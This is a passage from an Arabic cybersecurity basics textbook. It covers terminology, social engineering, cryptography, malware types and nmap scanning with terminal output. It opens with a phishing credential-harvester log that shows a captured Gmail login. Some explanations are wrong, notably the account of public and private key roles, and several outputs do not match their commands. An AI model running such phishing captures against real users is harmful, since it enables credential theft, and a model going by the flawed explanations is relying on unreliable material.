PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=CHRswFB
wd23mV1hIcDntUfdldzBENhfWsxSTdNLwSMdThibW1TMFQzVUZFc1BBaURwMlRSQ
E2%88%99APSBz4gAAAAUy4_q07hb7z38w0kxnaNouLcRId3YtjX
PARAM: service=iso
PARAM: dsh=7381887106725792428
PARAM: _utf8=d
PARAM: b6response=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE_USERNAME_FIELD_FOUND Email-Malware@Gmail.com
POSSIBLE_PASSWORD_FIELD_FOUND Passwd-12345678AAltin
PARAM: signin=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



## الفصل الرابع

# CYBER SECURITY BASICS - اساسيات الامن السيبراني

**مواضيع هذا الفصل :**

**تعريف الامن السيبراني**

**محللات مهمة في الامن السيبراني**

**الهندسة الاجتماعية**

**التشفير**

**الفايروس**

**التهديد**

**نقاط الضعف**

**الجزء العملي**

# تعريف الأمن السيبراني

الأمن السيبراني هو ممارسة حماية الأنظمة والشبكات والبرمجيات من الهجمات الرقمية التي تهدف إلى الوصول غير المصرح به إلى البيانات أو تدميرها أو تعطيل الخدمات أو سرقة المعلومات

## مصطلحات مهمة في الأمن السيبراني :

هي تنسيب برامج او تركيب معدات للحماية ثم يقوم بالعمل **TECHNICAL SECURITY CONTROL** عليها فريق

الأشخاص المسؤولين عن الحماية وصد الهجمات **OPERATIONAL**

المدراء المسؤولين عن جميع عمليات الحماية وعن الموظفين **MANEGERAL**

نقطة ضعف يستغلها المخترق لتنفيذ اختراق على جهازك **VULNERABILITY**

تهديد يقوم به مخترق جهازك بعد ان استغل نقطة الضعف واستطاع الوصول الى جهازك **THREAT**

هي مرحلة الخطورة بعد ان يتم استغلال نقطة الضعف وثم يحصل التهديد يصل الى مرحلة الخطورة مما يعني ان جهازك وبياناتك في خطر **RISK**

هو عنصر غريب داخل الشبكة شخص لا يملك أي حساب ولا يسجل ضمن الفريق لذا يجب إزالته لتجنب أي اختراق **EXTEKNAL**

عنصر معروف شخص يمتلك حساب في الشركة وداخل الشبكة **INTERUAL**

امر يستخدم في الطرفية (**Terminal**) لمعرفة معلومات الشبكة بالتفصيل **NMAP**

**ZERO-DAY**: ثغرات تم اكتشافها حديثاً لكن الشركة المستهدفة غير مدركة لها ولا يوجد علاج معروف لها غالباً تظهر هذه الثغرات عادة في الأنظمة القديمة أو يتم اكتشافها بواسطة مهندس الأمان السيبراني أثناء إجراء اختبار الاختراق للشركة

**OPEN PERMISSIONS** : اعطاء الصلاحيات لمن يستطيع التعديل على ملف معين مثل قراءة فقط او كتابة او كلاهما

**DATA BREACHES** : الداتا التي تكون موجهة من الشركة الى اشخاص معينين يمكنهم التعديل عليها اذا اصبح بشكل مفاجئ اي شخص يمكنه التعديل على الداتا فهذا يعني انه حصل اختراق للداتا

**DATA EXFILTRATION** : تسريب للداتا وهي عن طريق الدخول الى جهازك عن طريق المخترق واخذ نسخه من الملفات الخاصه بك

**IDENTITY THEFT IMPACTS** : هي سرقة البيانات كسرقة معلومات بطاقة البنكية والشراء بها باسمك او انتقام من شخصيتك عن طريق بريدك الالكتروني وارسال رسائل باسمك

**VALNERABILITY SCANNER** :

**NETWORK VALNERABILITY SCANNER** : هي فحص او إجراء اختبار أمني للشبكة كامله واكتشاف الثغرات ونقاط الضعف من اهم المواقع لإجراء اختبار امني (Test) للشبكة (**TENABLE NESSUS COPENVAS**)

**APPLICATION AND WEB SCANNER** : فحص او إجراء اختبار امني لبرنامج او موقع معين من اهم المواقع لإجراء اختبار امني للبرامج (**NIKTO**)

**PENTEST** : اختراق اخلاقي إجراء اختبار اختراق للشركة للتأكد من عدم وجود ثغرات او نقاط ضعف

**BLACK BOX** : هو الشخص الذي يقوم بإجراء اختبار اختراق لك دون معرفة اي معلومات عن الشبكة الخاصه بك

**WHITE BOX** : هو الشخص الذي يمتلك معلومات بشكل جزئي عن شبكتك

**BUG BOUNTY** : جوائز يقدمها اصحاب الشركات للأشخاص الذين استطاعوا كشف ثغرات في مواقعهم الإلكترونيه

**RED TEAM** : فريق الهجوم

**BLUE TEAM** : فريق الدفاع

**CIA** : هي طريقة لحماية البيانات بثلاث طرق :

- 1- إعطاء الصلاحيات لمن يستطيع قراءة وفتح البيانات بمعنى ان تكون محددة بأسماء معينة وليس مفتوحة للكل من خلال تحديد اسم مستخدم وكلمة مرور للدخول
- 2- سلامه البيانات تحديد من له حق الوصول للتعديل على الداتا
- 3- اختيار من يمكنه التعديل على الداتا واعطاء حق الوصول

**NON-REPUDIATION** : معرفة من قام بالدخول على الملف او البيانات او الشبكة بالوقت والتاريخ والاسم

**SOC** : فريق يقوم بالحماية والتصدي للهجمات وارسالها الى فريق **CIRT** ليقوم برد الهجمات

**SECURITY CONTROL** : يقوم بعمليات الحماية (**CIA**)

## الهندسة الاجتماعية

**الهندسة الاجتماعية :** هي معرفة معلومات شخصية عن شخص معين لستخدامها ضده

**هكر البشر : HACKING THE HUMAN**

**أشكال الهندسة الاجتماعية :**

1- انتقال الشخصية : (**IMPERSONATION**) شخص يدعى هوية شخص اخر كمثال ارسال رسالة الى شخص اخر باسمك

2- المكان الذي ترمي فيه الشركة ملفاتها كسلة القمامة (**DUMPSTER DIVING**) التابعه للشركة فيقوم الهكر في البحث في سلة القمامة عن معلومات خاصة بالشبكة كا عناوين **IP** او باسوردات المستخدمين وغيرها من المعلومات

3- الدخول لمكان بطاقة تعريف كمثال انتظار شخص تابع للشركة لديه بطاقة دخول يقوم بادخالها في الباب ليدخل فيقوم بالدخول وراه مباشرة قبل اغلاق الباب

4- اعطاء شخص يعمل في الشركة بطاقة لشخص اخر للدخول وهو لايعمل في الشركة سواء كانت بطاقة او معلومات او غيرها

5- ترقب الضحية شخص يترببك لأخذ معلومة منه كا الباسورد مثل شخص يقف وراءه فيسترق النظر ويعرف كلمة السر الخاصه بك

6- استغلال وقت الراحة يقوم شخص بفتح جهازك عندما تذهب الى فترة الراحة كالذهاب للأكل او الصلاة وترك الجهاز يعمل بدون اغلاقه فيستغل الهكر هذا الوقت لمعرفة معلومات عنك من جهازك

7- الاصطياد الالكتروني خداع الضحية كا اخباره ان يقوم بتحميل هذا الملف لحمايته من الفايروس بيقوم بالضغط على الرابط وتنتم سرقة بياناتك مثل على ذالك يرسل لك الهكر رسالة بانتاج شخصية موظف في بنك انت تتعامل معه ونريد منه تحديث بياناتك فتقوم بملأ البيانات المطلوبة وتنتم سرقتك

8- يقوم الهكر باصطيادك ببياناتك كمثال ارسال رسالة محتوتها مرحبا ويلي ذلك اسمك صاحب حساب رقم ويكتب رقم حسابك او اييميلك فارجو منك تحديث بياناتك ويتم الحصول على بياناتك و في الغالب يقوم بمعرفة اسمك وايميلك وعنوانك من حساباتك في موقع التواصل الاجتماعي

# التشفير

علم اخفاء البيانات وهو ارسال رسالة الى طرف اخر مشفرة بحيث لا يستطيع قراءتها احد سواه : CRYPTOGRAPHY

رسائل غير مشفرة : PLAIN TEXT

رسائل مشفرة : CIPHER TEXT

رسائل نصفها مشفرة والنصف الاخر غير مشفر كمثال ارسال رسالة للطرف الاخر تحتوي على  $H=120$  نجعهم فتصبح رسالة مشفرة : CIPHER

علم فك التشفير : CRYPTANALYSIS

سلامة البيانات : INTEGRITY

من طرق اخفاء البيانات :

التشفير وهو التأكد من سلامة البيانات اثناء ارسالها : ENCRYPTION

هناك نوعان من التشفير :

التشفير المتماثل : Symmetric encryption

التشفير غير المتماثل : Asymmetric encryption

: SYMMETRIC ENCRYPTION

في هذا النوع لابد ان يكون هناك مفتاح (KEY) بين الطرفين لارسال واستقبال البيانات مفتاح واحد فقط (PRIVATE) لانها تكون مشفرة ولا يتم فتحها الا بالمفتاح فيجب منك ارسال المفتاح مع الملف المرسل

: Asymmetric encryption

هذا النوع يحتاج الى مفتاحين مختلفين الطرف الاول لديه مفتاحين والطرف الثاني مفتاحين (PUBLIC & PRIVATE) واحد للتشفير وآخر لفك التشفير بحيث يستخدم مفتاح PUBLIC لفك التشفير ومفتاح PRIVATE للتشفير كمثال على ذلك الطرف الاول لديه المفتاح الاول والطرف الثاني يأخذ منه نسخه وهو لديه المفتاح الثاني ويستخدمهم لفك التشفير حتى لو حصل اختراق لن يتمكن المخترق من الاختراق لانه سيمتلك مفتاح واحد

: هو ابسط شكل من اشكال علم اخفاء البيانات يستخدم بالمقارنة بين هاش وهاش اخر اذا كنت تريد التأكد من رسالة او ملف مرسلي عن طريق شخص مجهول او لفك الباسورادات ايضا

أنواعه :

هاش قصير MD5 ينتج 128 BIT  
هاش متوسط الحجم SHA1  
هاش طويل SHA2 ينتج 256 BIT

انواعه : RSA 2048 BIT & ECC 256 BIT

( الهاش الاطول هو الاكثر امانا )

**PKI** : البنية التحتية التي يتم استخدام الشهادات فيها كطريقة للمصادقة كاشهادة (CA)

شهادة (CA) : هي شهادة تعطى للمواقع لاثبات ان الموقع حقيقي تحتوي الشهادة على الهاش الخاص بالموقع وتوقيع الشركة وباقى التفاصيل

كيفية الحصول على شهادة CA :

عن طريق ارسال طلب الى CSR ويقوم هو بالتواصل مع CA لاعطائك الشهادة يطلب منك المعلومات الخاصة بموقعك كـ الهاش و PUBLIC KEY واسم الموقع والدومين وباقى المعلومات التي ستظهر في الشهادة ثم يقوم CA بمراجعة طلبك والتأكد من صحة المعلومات المقدمة بعد المراجعة يتم التوقيع عليها من الا CA واعطاءها لك

في بعض الحالات تزحف شهادة CA منك

من هذه الحالات :

- 1- اذا تم اختراقها ومعرفة PRIVATE KEY الخاص بالشهادة
- 2- اذا توقف الموقع عن العمل
- 3- اذا كانت الشهادة تابعة لشركة عند تحويل حساب مستخدم من شركة اخرى يتم حذف الشهادة
- 4- اذا تغير الدومين مثلا من .COM الى .MG يتم حذفها

# الفايروس

: الفايروس هو شئ مضر حصل في جهازك **MALWARE**

أنواعه :

: فايروس يصيب جهازك عن طريق الضغط على رابط او برنامج **VIRUSES**

: فايروس يصيب جهازك عن طريق الانتشار بدون الضغط على شيء **WORMS**

: حطان طرواده هو فايروس يصيب جهازك عند تحميل ملف او برنامج من الانترنت كمثال تريد تحميل برنامج معين فتقوم بتنزيله وتعتقد انه البرنامج لكنك قمت بتحميل فايروس

: هو فايروس يرافق مع البرنامج عندما تقوم بتنزيل برنامج معين ويরفق معه برامج اخرى تلقائيا دون اذنك **PUPS**

: هو فايروس يقوم بإصابة جهازك ينتقل او ينتشر عن طريق اصابة ملف معين في جهازك كالعبة او ملف او صورة وينتقل تلقائيا من ملف الى ملف اخر **COMPUTER VIRUSES**

: عند تحميل ملف من الانترنت يكون بداخله هذا الفايروس فكلما تقوم بتشغيل البرنامج يقوم الفايروس بالعمل وعند اغلاق البرنامج يتوقف الفايروس **NON-RESIDENT**

: عندما تقوم بتشغيل البرنامج من المره الاولى الفايروس يعمل ولا يتوقف عند اغلاق البرنامج **MEMORY RESIDENT**  
فايروس يصيب جهازك في الديسك الخاص بالجهاز كمثال اذا اصاب الديسك **C** كل مره يعمل فيها جهازك يعمل الفايروس لانه قد اصاب النظام

: يصيب الملفات التنفيذية كابراماج او فيس او فيجوال استديو **MACRO VIRUSES**

: فايروس يقوم بالتجسس على جهازك لأخذ لقطة شاشة او فتح الكاميرا او الميكروفون **SPY WARE**

: فايروس يرافق على جهازك بدون علمك لسرقة ضغطات الكيبورد التي تقوم بالضغط عليها **KEY LOGGER**

: فايروس يقوم باظهار اعلانات كمثال عند فتح برنامج يظهر لك اعلانات بدلا من الصفحة الرئيسية للبرنامج او عندما تفتح متصفح قوقل تظهر لك اعلانات بدلا من ان يفتح لك محرك البحث **ADWARE**

: منفذ في جهازك مفتوح فيقوم المخترق يستغلله للدخول الى جهازك ثم يقوم بتنزيل برامج **RAT** في جهازك

: التحكم في جهازك عن بعد وهي برامج تقوم بتحميل او حذف برامج على جهازك اي يتحكم المخترق في جهازك عن بعد اداة يستخدمها المخترق للتحكم في جهازك بالكامل **ABOT**

: التحكم في شبكة كاملة من الاجهزة **BOTNET**

: فايروس الفدية هو فايروس يصيب جهازك فيطلب منك فدية كدفع مبلغ مالي معين لكي لا يقوم بتخريب جهازك مثل على ذالك ان تأتيك رسالة من المخترق محتوتها لقد وصلت الى بياناتك الشخصية وسأقوم بتسربيها اذا لم تحول المبلغ الاتي وكل ساعه يزيد هذا المبلغ ان لم تدفع المبلغ

: فايروس يقوم بعمل تشفير لملفاتك عند الضغط على ملف تظهر لك رسالة محتوتها اذا اردت فك التشفير ومعرفة كلمة السر قم بتحويل المبلغ الاتي **CRYPTOLOCKER**

: اخذ نسخه من الملفات والبيانات فإذا أصبحت بفايروس فدية تقوم بمحاسبة كل شئ وتنزيل نسخه جديدة **DATE BACKUPS**

## كيف يدخل التهديد

من الأمثلة عليه ان يكون جهازك لا يتتوفر فيه برمج مضادة للفايروس فيقوم المهاجم بارسل فايروس الى جهازك او الباسورد الخاص بك ضعيف سهل التخمين

أنواع المخترقين:

- 1- القبعة السوداء : **BLACK HAT** هكر ضار
- 2- القبعة البيضاء : **WHITE HAT** هكر مفيد يكون تابع للشركة لكشف الثغرات الموجودة في النظام او الشبكة
- 3- القبعة الرمادية : **GRAY HAT** وسيط بين القبعة السوداء والقبعة البيضاء
- 4- هكر الاطفال : هو محاكاة للتهكير عن طريق مشاهدة فيديو وتطبيقه كما هو
- 5- هكر التيم : هكر يقوم به فريق كامل وليس فرد واحد
- 6- هكر الدولة : **APT** تقوم الدولة بعمل اختراق لدولة اخرى
- 7 - هكر فردي : **ONE HACKER**

( **CHAIN KILL CYBER** ) الخطوات التي يقوم بها المهاجم للوصول الى جهازك

- الاستطلاع : عمل بحث عن الشركة او شخص معين لمعرفة المعلومات الخاصة بهم كاسم الدومين و عنوان **IP** و عدد واماكن اجهزة **Firewalls** والایمیلات والمنافذ المفتوحة الخ..
- اختيار السلاح : كمثال اذا تم العثور على ثغره كمنفذ مفتوح يقوم بتجربة اختراقه
- ارسال رسالة : بعد اكتشاف ثغره يرسل اليك فايروس في رابط في الايميل الخاص بك وعند الضغط عليه تكون قد دخلت الى الفايروس
- اختراق بالفعل : هنا حدث الاختراق بالفعل واستطاع المهاجم الدخول الى جهازك او شبكتك
- تنزيل : معرفة الاجهزة التي سيتم فيها الاختراق بحيث يقوم المهاجم بتنزيل ملف على جهازك وهذا الملف يجعله يصل الى بقية الملفات والاجهزة او زرع **BAG DOOR** للدخول الى جهازك
- الوصول الى الجهاز : يبدأ المهاجم في التحكم في جهازك عن بعد
- هدف المخترق : هدف المهاجم يمكن ان يكون سرقة بياناتك او مسدها او تهديسك الخ.

## علامات اصابة جهازك بالفايروس ( INDICATORS MALWARE )

- 1- عند فتح المتصفح تظهر لك اعلانات بدلًا من صفحة مدرك البحث
- 2- رسالة من برنامج مكافحة الفايروس يخبرك ان جهازك مصاب
- 3- ظهور ايقونات غير معروفة او تغير شكلها في سطح المكتب
- 4- استهلاك للبيانات الانترنت او الاداتا والديسك والذاكرة اكثر من المعتاد  
لمعرفة الاستهلاك ادخل الى **TASK MANAGER** في جهازك

**كيف يتم اكتشاف كلمة السر الخاصه بك بواسطة المخترق**

كلمة السر الخاصه بك تكون مخزنها في الجهاز على شكل هاش فيقوم المخترق بالوصول اليها اذا كنت تستخدم بروتوكول **PAP** او **HTTP** او **FTP** او **TELNET** في نقل بياناتك لانها غير امنه

لمعرفة ما اذا تم اختراق كلمة مرورك او ايميلك من قبل ادخل في موقع **HAVE I** او **BEEN PWNED** واكتب الباسورد الخاص بك او ايميلك

**LOCATIION - BASED POLICIES** : يوفر حماية اكثر لجهازك

مثال عند الدخول للجهاز لابد ان يدخل هذا المستخدم بـ **VLAN** و **ADDRESS IP** لكي لا يستطيع الدخول الا من داخل الشبكة

- **المكان الجغرافي** : كمثال لايعمل هذا الجهاز الا في مدينة معينه لو تم فتحه في مدينة اخرى لن يعمل

**ACCOUNT AUDITS** : فحص دقيق لمعرفة عدد الحسابات الخاصة بنا هل حصل لها اختراق كمثال اذا تم سرقة الحساب الخاص بك وتريد معرفة ماذا تم العمل بالحساب الخاص بك

**SECURE NETWORK DESIGNS** : هو تصميم شبكة بشكل امن

## نقاط الضعف - WEAKNESSES

من الأمثلة على نقاط الضعف في الشبكة:

جهاز واحد للحماية : FAILURE POINT OF SINGLE  
في الشبكة كاملة

حدث غير طبيعي يحدث لجهازك او  
شبكتك : INCIDENT

خطوات INCIDENT

التحضير : PREPARATION -1

احتواء : CONTAINMENT -2

استعادة : RECOVERY -3

تعريف : IDENTIFICATION -4

استئصال : ERADICATION -5

الحدث بعد النشاط : POST INCIDENT ACTIVITY -6

# برامج مهمة في الامن السيبراني

: لاختبار أمان التطبيقات عبر الويب [Burp Suite](#)

: لاكتشاف الثغرات واستغلالها في الأنظمة [Metasploit](#)

: لتحليل الحزم الشبكية واكتشاف الهجمات [Wireshark](#)

: لاكتشاف الثغرات في تطبيقات الويب [Nikto](#)

: لاختبار قوة كلمات المرور [John the Ripper](#)

: يعرض العمليات الجارية في النظام واستهلاك الموارد [Task Manager](#)

[MD5 Hash](#) : موقع لحساب أو التحقق من قيمة الـ [Online MD5](#) للملفات أو النصوص

[Angry IP Scanner](#) : يفحص الشبكة لاكتشاف الأجهزة وعنوانين IP المفتوحة

[Have I Been Pwned](#) : موقع لمعرفة إذا كان بريديك أو بياناتك ظهرت في تسريبات اختراق

[VIRUSTOTLA](#) : خدمة أونلاين لفحص الملفات والروابط ضد الفيروسات والبرمجيات الخبيثة باستخدام محركات متعددة

# الجزء العملي

يشتمل الجزء العملي اهم ادوات وبرامج الامن  
السيبراني المختلفه والمهمة في الطرفية  
والواجهة الرسمية

الادوات التي سنتطرق اليها هي :

NMAP

ARPSPOOF

WORDLISTS

WPA2 ENCRYPTION

FIREWALL

VIRUSTOTLA

WIRESHRK

# NMAP

**Nmap (Network Mapper)** : أداة مفتوحة المصدر لاستكشاف الشبكات والتدقيق الأمني تكشف الأجهزة المتصلة والمنافذ المفتوحة والخدمات وإصداراتها وتقدير نظام التشغيل، وتعرض دلائل عن الجدران الناريه تعمل على لينكس وويندوز وماك وتشمل أدوات مرافقه مثل **Zenmap** **NMAP** **واجهة الرسمية**

اهم المعلومات الصادرة من فحص **NMAP**

**NMAP (Router IP address)**

**NMAP 10.10.10.10**

: عدد الأجهزة المتصلة في الشبكة **hosts UP**

: المدة الزمنية للفحص **scanned IN**

: عنوان الجهاز المتصل مرفقاً بالمعلومات التفصيلية الخاصة به **Nmap scanfor report for**

: المنفذ **PORT**

: الحالة مفتوح \ مغلق **STATE**

: البروتوكول المستعمل في المنفذ **SERVICE**

```
(albara㉿kali)-[~]
$ nmap 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:17 +03
Nmap scan report for 10.119.70.231
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

# NMAP اوامر اهم

( يجب كتابة عنوان IP بعد كتابة احد هذه الأوامر ليتم التنفيذ )

**(Subnet Mask) :** يدخل عنوان IP مع قناع الشبكة (Nmap الخاص بالشبكة وذلك بغرض تحديد الأجهزة المتصلة ومعرفة عددها داخل الشبكة

```
(albara㉿kali)-[~]
$ nmap 10.119.70.231/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:19 +03
Nmap scan report for 10.119.70.4
Host is up (0.00093s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: C0:B6:F9:C2:6D:66 (Intel Corporate)

Nmap scan report for 10.119.70.136
Host is up (0.0022s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 26:D5:FA:CE:81:83 (Unknown)

Nmap scan report for 10.119.70.197
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
4321/tcp  open  rwhois
5555/tcp  open  freeciv
MAC Address: 6C:22:1A:CD:45:0B (AltoBeam)

Nmap scan report for 10.119.70.231
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:4F:9E:00 (Unknown)

Nmap done: 256 IP addresses (4 hosts up) scanned in 13.01 seconds
```

**nmap localhost :** معرفة المنافذ المتاحة في الشبكة

```
(albara㉿kali)-[~]
$ nmap localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:20 +03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000080s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:4F:9E:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

**nmap -sn :** لمعرفة عناوين IP الاجهزة المتصلة في الشبكة والماك ادرس الخاص بكل جهاز والشركة المصنعة لكل جهاز واسم الشركة

```
(albara㉿kali)-[~]
$ nmap -sn 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:20 +03
Nmap scan report for 10.119.70.231
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

## لمعرفة المنافذ المفتوحة في الاجهزة داخل الشبكة : nmap -Pn

```
(albara㉿kali)-[~]
$ nmap -Pn 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:22 +03
Nmap scan report for 10.119.70.231
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

## لمعرفة معلومات عن الاجهزة في الشبكة : nmap -sS -Pn

```
(albara㉿kali)-[~]
$ nmap -sS -Pn 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:23 +03
Nmap scan report for 10.119.70.231
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

## تحديد نظام التشغيل : nmap -O

```
(albara㉿kali)-[~]
$ nmap -O 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:25 +03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
```

## فحص شامل : nmap -A

```
(albara㉿kali)-[~]
$ nmap -A 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:26 +03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9p2 Debian 2 (protocol 2.0)
|_ ssh-hostkey:
|   256 a7:bd:8c:7c:fa:1c:f4:d4:96:95:ea:93:a5:a4:d6:d2 (ECDSA)
|   256 93:c6:28:34:28:8d:3a:3a:ba:0a:89:79:1a:39:38:8e (ED25519)
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.75 seconds
```

## لمعرفة عدد المنافذ المفتوحة من البوت 2 الى 100 : nmap -p 2-100

```
(albara㉿kali)-[~]
$ nmap -p 2-100 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:27 +03
Nmap scan report for 10.119.70.231
Host is up (0.000014s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

## فحص لأول عشرين منفذ في كل جهاز من اجهزة الشبكة : nmap --top-ports 20

```
(albara㉿kali)-[~]
$ nmap --top-ports 20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:29 +03
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds
```

# فحص سريع لأكثر المنافذ شيوغاً : nmap -F

```
(albara㉿kali)-[~]
$ nmap -F 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:30 +03
Nmap scan report for 10.119.70.231
Host is up (0.0000080s latency).
Not shown: 99 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

## UDP : فحص منافذ UDP

```
(albara㉿kali)-[~]
$ nmap -sU 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:30 +03
Nmap scan report for 10.119.70.231
Host is up (0.000010s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE      SERVICE
3702/udp open|filtered  ws-discovery

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
```

## TCP باستخدام فحص منافذ : nmap -sS

SYN

```
(albara㉿kali)-[~]
$ nmap -sS 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:31 +03
Nmap scan report for 10.119.70.231
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

## nmap -sV : معرفة الخدمة والإصدار على المنافذ المفتوحة

```
(albara㉿kali)-[~]
$ nmap -sV 10.119.70.231
Nmap 7.95 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PV[portlist]: TCP SYN, TCP ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/-T/-sa/-sw/-sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/-sF/-sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/-sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
```

## هنا فحص منافذ محددة (nmap -p 80,443) فقط 443 و 80

```
(albara㉿kali)-[~]
$ nmap -p 80,443
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:32 +03
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.07 seconds
```

## حفظ نتائج الفحص في ملف نصي (nmap -oN File.txt)

```
(albara㉿kali)-[~]
$ nmap -oN File.txt 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:38 +03
Nmap scan report for 10.119.70.231
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

(albara㉿kali)-[~]
$ ls
10.119.70.231  dev.sh      File.txt  oop.txt    script.sh  userdetails_encrypt
127.0.0.1      Documents   fils.txt  Pictures   secret.txt  Videos
cc.txt          Downloads   g.txt    Public     Templates  word.txt
Desktop        dsniff.services  ll.txt  result.txt .userdetails
```

## تشغيل سكريبتات (nmap --script default) الافتراضية لجمع معلومات إضافية NSE

```
(albara㉿kali)-[~]
$ nmap --script default 10.119.70.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 00:40 +03
Nmap scan report for 10.119.70.231
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
